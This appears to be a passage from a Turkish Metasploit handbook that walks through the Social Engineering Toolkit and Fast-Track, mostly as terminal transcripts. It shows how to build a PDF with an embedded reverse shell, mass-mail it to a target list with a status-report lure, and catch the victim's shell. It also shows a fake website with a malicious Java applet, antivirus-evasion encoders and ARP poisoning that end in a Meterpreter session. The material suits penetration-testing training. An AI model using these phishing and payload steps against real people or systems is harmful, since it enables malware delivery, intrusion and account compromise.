MSF ile uyumlu olan ve kullanılabilir olan sosyal mühendislik araçlarını aşağıdaki komut vasıtasıyla indirilebilir.

```
svn co http://svn.thepentest.com/social_engineering_toolkit/ SET/
```

Bu program herhangi bir python modülüne ihtiyaç duymadan çalışmaktadır. Sadece çalıştırmak yeterlidir.

```
root@bt4:/home/relik# cd SET/
root@ssdavebt4:/home/relik/SET# ./set
```

```
[---]          The Social Engineering Toolkit (SET)          [---]
[---] Written by David Kennedy (ReLlK)                       [---]
[---]                               Version: 0.1 Alpha       [---]
```

Welcome to the Social Engineering Toolkit, your one-stop shop for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice:

### Senaryo 1

Bir organizasyon hedef alınmış ve bilgiler toplanmıştır. Bulunan mail adreslerine mail göndererek oluşturulan eklentileri çalıştırmaları beklenmektedir.

Öncelikle mail listesi aşağıdaki gibi hazırlanmalıdır.

```
bob@example.com
joe@example.com
jane@example.com
josh@example.com
```

Liste oluşturulduktan sonra uygulama çalıştırılmalıdır. Daha sonra bir payload yüklenmeli ve bağlantı için beklenmelidir.

# Metasploit El Kitabı

```
root@bt4:/home/relik/SET# ./set
```

```
[---]          The Social Engineering Toolkit (SET)      [---]
[---] Written by David Kennedy (ReLlK)                  [---]
[---]          Version: 0.1 Alpha                       [---]
```

Welcome to the Social Engineering Toolkit, your one-stop shop for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice: 1

```
[---]          The Social Engineering Toolkit (SET)      [---]
[---] Written by David Kennedy (ReLlK)                  [---]
[---]          Version: 0.1 Alpha                       [---]
[---]          E-Mail Attacks Menu                      [---]
```

This menu will automate file-format email attacks for you. You will first have to create your own payload, you can easily do this by using the "Create a FileFormat Payload", then from there launch the mass e-mail attack.

1. Perform a Mass Email Attack
2. Create a Social-Engineering Payload
3. Return to Main Menu.

Enter your choice: 1

Do you want to create a social-engineering payload now yes or no: yes

Select the file format exploit you want.

The default is the PDF embedded EXE.

\*\*\*\*\* METASPLOIT PAYLOADS \*\*\*\*\*

1. Adobe Collab.collectEmailInfo Buffer Overflow
2. Adobe Collab.getIcon Buffer Overflow
3. Adobe JBIG2Decode Memory Corruption Exploit
4. Adobe PDF Embedded EXE Social Engineering
5. Adobe util.printf() Buffer Overflow
6. Custom EXE to VBA (sent via RAR)

Enter the number you want (press enter for default): 4

You have selected the default payload creation. SET will generate a normal PDF with embedded EXE.

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse Shell
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)

Enter the payload you want: 1

Enter the IP address you want the payload to connect back to you on: 10.211.55.130

Enter the port you want to connect back on: 4444

Generating fileformat exploit...

[\*] Please wait while we load the module tree...

[\*] Handler binding to LHOST 0.0.0.0

[\*] Started reverse handler

[\*] Reading in 'src/msf\_attacks/form.pdf'...

[\*] Parseing 'src/msf\_attacks/form.pdf'...

[\*] Parseing Successfull.

[\*] Using 'windows/shell\_reverse\_tcp' as payload...

[\*] Creating 'template.pdf' file...

# Metasploit El Kitabı

```
[*] Generated output file /home/relik/SET/src/program_junk/template.pdf
```

```
    Payload creation complete. All payloads get sent to the src/msf_attacks/template.pdf
    directory
```

```
Press enter to return to the prior menu.
```

```
As an added bonus, use the file-format creator in SET to create your attachment.
```

```
[-] A previous created PDF attack by SET was detected..Do you want to use the PDF as a
payload? [-]
```

```
Enter your answer yes or no: yes
```

```
Social Engineering Toolkit Mass E-Mailer
```

```
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
```

```
What do you want to do:
```

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

```
Enter your choice: 2
```

```
Which template do you want to use?
```

1. Strange and Suspicious Computer Behavior
2. Email to SysAdmins, can't open PDF
3. Please Open up this Status Report
4. Enter your own message

```
Enter your choice: 3
```

```
The mass emailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:
```

```
john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com
```

```
This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemails.txt
```

```
Enter the path to the file to import into SET: email.txt
```

```
Enter your GMAIL email address: relik@gmail.com
```

```
Enter your password for gmail (it will not be displayed back to you):
```

```
Sent e-mail number: 1
Sent e-mail number: 2
Sent e-mail number: 3
Sent e-mail number: 4
```

```
SET has finished delivering the emails. Do you want to setup a listener yes or no: yes
```


```
[*] Please wait while we load the module tree...
```

```
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Started reverse handler
```

```
[*] Starting the payload handler...
```

Emailler gönderildi ve kurbanın PDF i çalıştırması beklenmektedir.




Greetings,

Please view the latest status report.

Thanks,

Rich

Kurban PDF i açarsa aşağıdaki görüntüyle karşılaşır.



BT4 sistemi dinlemede beklemektedir.

```
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Command shell session 1 opened (10.211.55.130:4444 -> 10.211.55.140:1079)
```

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

Email göndermenin dışındaki diğer bir seçenek ise sahte bir web sitesi yaparak, daha önce kullanılan java uygulaması ile kullanıcıya sitenin güvenilir olduğunu göstermek ve erişim elde etmektir. Başka bir seçenek olarakta, eğer aynı network üzerinde bulunuluyorsa ARP zehirlenmesi yapılabilir. Aşağıda ARP zehirlenmesine ilişkin senaryo örneği bulunmaktadır.

```
root@bt4:/home/relik/SET# ./set
```

```
[---]          The Social Engineering Toolkit (SET)          [---]
[---] Written by David Kennedy (ReLlK)                       [---]
[---]                               Version: 0.1 Alpha        [---]
```

Welcome to the Social Engineering Toolkit, your one-stop shop for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks

# Metasploit El Kitabı

2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice: **2**

The Social Engineering Toolkit "Web Attack" will create a fake "professional" looking website for you with malicious java applet code. When you entice a victim to the website either through social-engineering, a XSS vulnerability, E-Mail, or other options, it will prompt the user to say "Yes" to run the applet signed by Microsoft. Once accepted a payload will be run on the remote system and executed.

The payload itself will be generated dynamically through Metasploit and the handler and everything be setup for you automatically through the SEF Web Attack toolkit.

Do you wish to continue? y/n: **y**  
What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP attacker.	Spawn a command shell on victim and send back to attacker.
2. Windows Reverse_TCP Meterpreter to attacker.	Spawn a meterpreter shell on victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL attacker.	Spawn a VNC server on victim and send back to attacker.
4. Windows Bind Shell remote system.	Execute payload and create an accepting port on remote system.

Enter choice (example 1-4): **2**

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid\_UTF8\_tolower usually gets past them.

1. avoid\_utf8\_tolower
2. shikata\_ga\_nai
3. alpha\_mixed
4. alpha\_upper
5. call4\_dword\_xor
6. countdown
7. fnstenv\_mov
8. jmp\_call\_additive
9. nonalpha
10. nonupper
11. unicode\_mixed
12. unicode\_upper
13. alpha2
14. No Encoding

Enter your choice : **2**

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): **10.211.55.130**  
Enter the port of the Listener: **4444**  
Created by msfpayload (<http://www.metasploit.com>).  
Payload: windows/meterpreter/reverse\_tcp  
Length: 274  
Options: LHOST=10.211.55.130,LPORT=4444,ENCODING=shikata\_ga\_nai  
Do you want to start a listener to receive the payload yes or no: **yes**

Launching Listener...

\*\*\*\*\*  
\*

Launching MSFCONSOLE on 'exploit/multi/handler' with PAYLOAD='windows/meterpreter/reverse\_tcp'

Listening on IP: 10.211.55.130 on Local Port: 4444 Using encoding: ENCODING=shikata\_ga\_nai

\*\*\*\*\*  
\*

Would you like to use ettercap to ARP poison a host yes or no: **yes**



# Metasploit El Kitabı

Ettercap allows you to ARP poison a specific host and when they browse a site, force them to use our site and launch a slew of exploits from the Metasploit repository. ETTERCAP REQUIRED.

```
What IP Address do you want to poison: 10.211.55.140
Setting up the ettercap filters....
Filter created...
Compiling Ettercap filter...
```

```
etterfilter NG-0.7.3 copyright 2001-2004 ALOR & NaGA
```

```
12 protocol tables loaded:
    DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth
```

```
11 constants loaded:
    VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP
```

```
Parsing source file 'src/program_junk/ettercap.filter' done.
```

```
Unfolding the meta-tree done.
```

```
Converting labels to real offsets done.
```

```
Writing output to 'src/program_junk/ettercap.ef' done.
```

```
-> Script encoded into 16 instructions.
```


```
Filter compiled...Running Ettercap and poisoning target...
```

```
*****
Web Server Launched. Welcome to the SEF Web Attack.
*****
```


```
[--] Tested on IE6, IE7, IE8 and FireFox [--]
```

```
Type -c to exit..
```

Kurbanın web tarayıcısına bakılmak istenirse:



Eğer aşağıda soldaki adrese bakılırsa nereye gidildiği görülecektir.:



Güvenlik uyarısının Microsoft tarafından geldiği farkedilmelidir. Kullanıcı kabul etikten sonra işlem başlayacaktır:

```
[*] Exploit running as background job.  
msf exploit(handler) >  
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.140:1129)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -i
Process 2596 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

## Fast-Track

Fast-Track MSF ye ait bütün özellikler kendi bünyesinde barındıran ve python dili ile yazılmış olan bir otomatikleştirilmiş MSF olarak düşünülebilir. Sızma testlerinde oldukça başarılı olabilen bir uygulama olan Fast-Track, kullanıcılarına zaman kazandırır. Sadece olumlu sonuç olduğunda size geri dönüş verir.

## Fast Track Modları

Üç farklı modda kullanılabilir. Konsol, interaktif ve web arayüzü

Konsol uygulaması /pentest/exploits/fasttrack dizini altında ./fast-track.py -c komutu ile çalışmaktadır.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -c
-----
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...

Automated Penetration Testing
Written by David Kennedy (ReL1K)
SecureState
http://www.securestate.com
dkennedy@securestate.com

Wiki and Bug Track: http://www.thepentest.com

Please read the README and LICENSE before using
this tool for acceptable use and modifications.
-----
Modes:

Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g

Examples: ./fast-track.py -i
./fast-track.py -c
./fast-track.py -g
./fast-track.py -g

Usage: ./fast-track.py

*****
Fast-Track Command Line - Where it's OK to finish in under 3 minutes...
*****

**** MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) ****

Visit http://trac.thepentest.com for tutorials or to file a bug.
```

1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About

Usage: fast-track.py -c

Interactive mode can be launched by passing the '-i' switch to Fast Track.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i
```

```
*****  
***** Performing dependency checks... *****  
*****
```

```
*** FreeTDS and PYMMSQL are installed. (Check) ***  
*** PEXpect is installed. (Check) ***  
*** ClientForm is installed. (Check) ***  
*** Psyco is installed. (Check) ***  
*** Beautiful Soup is installed. (Check) ***  
*** PyMills is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:

```
Fast-Track - Where it's OK to finish in under 3 minutes...  
Version: v4.0  
Written by: David Kennedy (ReLlK)  
http://www.securestate.com  
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number:

Gui mod ise './fast-track.py -g' komutu ile çalışmaktadır. Varsayılan olarak 44444 nolur porttan dinleme yapılmaktadır. Ancak komut üzerinden değiştirmek mümkündür.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -g 31337
```

```
-----  
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
```

Automated Penetration Testing

```
Written by David Kennedy (ReLlK)  
SecureState  
http://www.securestate.com  
dkennedy@securestate.com
```

Wiki and Bug Track: <http://www.thepentest.com>

Please read the README and LICENSE before using

this tool for acceptable use and modifications.

-----  
Modes:

Interactive Menu Driven Mode: -i  
Command Line Mode: -c  
Web GUI Mode -g

Examples: ./fast-track.py -i  
./fast-track.py -c  
./fast-track.py -g  
./fast-track.py -g

Usage: ./fast-track.py

\*\*\*\*\*  
\*\*\*\*\* Performing dependency checks... \*\*\*\*\*  
\*\*\*\*\*

\*\*\* FreeTDS and PYMYSQL are installed. (Check) \*\*\*  
\*\*\* PEXpect is installed. (Check) \*\*\*  
\*\*\* ClientForm is installed. (Check) \*\*\*  
\*\*\* Psyco is installed. (Check) \*\*\*  
\*\*\* BeautifulSoup is installed. (Check) \*\*\*  
\*\*\* PyMills is installed. (Check) \*\*\*

Also ensure ProFTP, WinEXE, and SQLite3 is installed from  
the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

\*\*\*\*\*  
Fast-Track Web GUI Front-End  
Written by: David Kennedy (ReL1K)  
\*\*\*\*\*

Starting HTTP Server on 127.0.0.1 port 31337

\*\*\* Open a browser and go to <http://127.0.0.1:31337> \*\*\*

Type -c to exit..



**Fast-Track**  
WHERE IT'S OK TO FINISH IN UNDER 3 MINUTES...

- › Fast-Track Main
- › Fast-Track Updates
- › Autopwn Automation
- › Microsoft SQL Tools
- › Mass Client-Side Attack
- › Exploits
- › Binary to Hex Payload Converter
- › Payload Generator
- › Fast-Track Tutorials
- › Fast-Track Changelog
- › Fast-Track Credits

## Fast-Track Main Page

Welcome to Fast-Track version 4, this version is primarily focused on the web interface, bug-fixes, documentation, exploit rewrites into Fast-Track. A lot has changed, be sure to check the changelog for the latest information and updates. Additionally below will be upcoming tasks scheduled for the next release or milestones for new versions.

For those of you new to Fast-Track, it is a compilation of custom developed tools that allow penetration testers the ease of advanced penetration techniques in a relatively easy manner. Some of these tools utilize the Metasploit framework in order to successfully create payloads, exploit systems, or interface within compromised systems. During a penetration test on a Fortune 500, I realized that there wasn't many tools out there that did what I needed them to do, or they were just really horrible. Fast-Track tries to fill the void in some of the techniques I would normally use in a given penetration test. It is always good to learn how to do all of these attacks manually.

## Fast Track Güncellemeleri

Sızma testlerinde büyük bir kolaylık sağlayan Fast-Track içerisinde bulunan Kismet vb gibi birçok uygulamanın güncellemesi interaktif mod üzerinden yapılabilir. Belirli uygulamalar veya herşey güncellenebilir.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i
```

```
*****  
***** Performing dependency checks... *****  
*****
```

```
*** FreeTDS and PYMMSQL are installed. (Check) ***  
*** PExpect is installed. (Check) ***  
*** ClientForm is installed. (Check) ***  
*** Psyco is installed. (Check) ***  
*** Beautiful Soup is installed. (Check) ***  
*** PyMills is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:

```
Fast-Track - Where it's OK to finish in under 3 minutes...  
Version: v4.0  
Written by: David Kennedy (ReL1K)  
http://www.securestate.com  
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number: 1

Fast-Track Updates

Enter a number to update

1. Update Fast-Track
2. Metasploit 3 Update
3. Aircrack-NG Update
4. Nikto Plugin Update
5. W3AF Update
6. SQLMap Update
7. Installation Menu
8. Update Milw0rm Exploits
9. Update Kismet-Newcore
10. Update Everything
11. Return to Main Menu

Enter number: 10

Note this DOES NOT install prereqs, please go to the installation menu for that.  
Updating Fast-Track, Metasploit, Aircrack-NG, Nikto, W3AF, Milw0rm, Kismet-NewCore and SQL Map

\*\*\*\* Update complete \*\*\*\*

Returning to main menu....

Fast-Track güncellendikçe birçok yeniliği bünyesinde barındırmaya devam edecektir.

Fast-Track ile ilgili yapılanları tekrar hatırlatmak gerekirse:

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -c 1 2
```

-----  
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...

Automated Penetration Testing

Written by David Kennedy (ReL1K)  
SecureState  
<http://www.securestate.com>  
[dkennedy@securestate.com](mailto:dkennedy@securestate.com)

Wiki and Bug Track: <http://www.thepentest.com>

Please read the README and LICENSE before using  
this tool for acceptable use and modifications.

-----  
Modes:

Interactive Menu Driven Mode: -i  
Command Line Mode: -c  
Web GUI Mode -g

Examples: ./fast-track.py -i  
./fast-track.py -c  
./fast-track.py -g

```
./fast-track.py -g
```

```
Usage: ./fast-track.py
```

```
*****  
Fast-Track Command Line - Where it's OK to finish in under 3 minutes...  
*****
```

```
**** MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) ****
```

```
Visit http://trac.thepentest.com for tutorials or to file a bug.
```

1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About

```
Usage: fast-track.py -c
```

Bilgi Güvenliği AKADEMİSİ